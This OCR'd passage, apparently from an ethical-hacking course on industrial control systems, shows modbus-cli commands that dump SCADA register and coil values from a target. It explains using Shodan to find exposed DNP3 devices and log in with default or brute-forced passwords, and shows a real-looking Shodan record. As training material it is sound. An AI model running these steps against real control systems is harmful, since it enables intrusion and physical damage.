
  `modbus read --output SCADAregisters.txt <Target IP> 400101 200`

  `modbus read --output SCADAregisters.txt <Target IP> %MW100 200`

  Use the following command to capture coil values into an output file:

  `modbus read --output SCADAcoils.txt <IP> 101 100`

  `modbus read --output SCADAcoils.txt <IP> %M100 100`




```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:
- 1
- 1
- 1
- 1
- 1
- 1
```

Figure 18.116: Screenshot of the modbus-cli capturing data into the output file

Gaining Remote Access using DNP3

- Industrial control systems are often configured with **direct Internet access** ignoring the firewall implementations and are accessed using default/weak credentials
- Attackers can take advantage of these **poorly configured networks** to gain unauthorized access over the industrial systems
- Attackers perform port scanning to obtain information about open ports and services on the target industrial systems
- If an attacker identifies that the **DNP3 port is open**, he/she exploits this vulnerability to gain remote access to the system
- Attackers use tools such as **Shodan** to gain remote access to the target system



178.48.0.53

// TAGS: database

// LAST SEEN: 2022-05-25

General Information

Hostnames	[redacted]
Domains	[redacted]
Country	[redacted]
City	[redacted]
Organization	[redacted]
ISP	[redacted]
ASN	[redacted]

Open Ports

22 3306 4949 5060 20000

// 22 / TCP 1507878358 | 2022-05-20T19:57:27.874707

OpenSSH 5.9p1 Debian 5ubuntu1\r\n

```
SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1\r\n
```

// 3306 / TCP 253503468 | 2022-05-21T07:02:02.023071

MySQL 5.5.24-0ubuntu0.12.04.1

```
5.5.24-0ubuntu0.12.04.1
```

// 5060 / UDP 1987726767 | 2022-05-08T21:31:40.755644

https://www.shodan.io

Gain and Maintain Remote Access

The information-gathering and vulnerability-scanning phases allow attackers to survey the OT environment and identify vulnerabilities that help them in gaining remote access to industrial control systems. For example, attackers can exploit underlying vulnerabilities in industrial protocols or inject malware to launch targeted attacks and gain access to industrial control systems. Once attackers gain access to industrial systems, they manipulate and change the operations and functions of industrial controls that cause both physical and financial damage to the organization. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices connected to the network.


Once the attacker gains access to the device, he/she uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target device. After gaining access to the target device, the attacker can modify the firmware on devices such as PLCs to launch firmware attacks to monitor and control various operations on the target device.

Gaining Remote Access using DNP3

Internet-based control systems can be seen in various industries, including power plants, manufacturing, construction, etc. These control systems are designed to enable systems to be monitored or controlled from remote locations. These remote communications are often configured with direct Internet access, ignoring the firewall implementations, or accessed using default credentials. Attackers can take advantage of these poorly configured networks or weak/default password credentials to gain unauthorized access to the industrial systems. These default credentials are publicly available on the Internet and the weak passwords can be easily brute forced.

Attackers can use online tools such as Shodan to scan the open ports or services on the target ICS devices. Once the attackers find the open port, they can exploit the residing vulnerabilities to obtain remote access to industrial systems.

For instance, attackers targeting specific ICS protocols such as DNP3 – port 20000 perform a port scan using Shodan that displays open ports and associated vulnerabilities. By clicking on the open port, attackers are redirected to the login page of the target system. From here, the attackers can gain remote access to the ICS network or systems by entering the default passwords or brute forcing the credentials.


Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Pricing
Search...
Login
Budakeszi
Budapest
Bicske
Herceghalom
Biatorbágy
Pécel
Isaszeg
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors
Regular View
Raw Data
History
Open Port

178.48.0.53

// TAGS: database

// LAST SEEN: 2022-05-25

General Information

Hostnames [redacted]

Domains [redacted]

Country [redacted]

City [redacted]

Organization [redacted]

ISP [redacted]

ASN [redacted]

Open **Ports**

22 3306 4949 5060 20000

// **22** / TCP 1507878358 | 2022-05-20T19:57:27.874707

OpenSSH 5.9p1 Debian 5ubuntu1\r\n

```
SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1\r\n
```

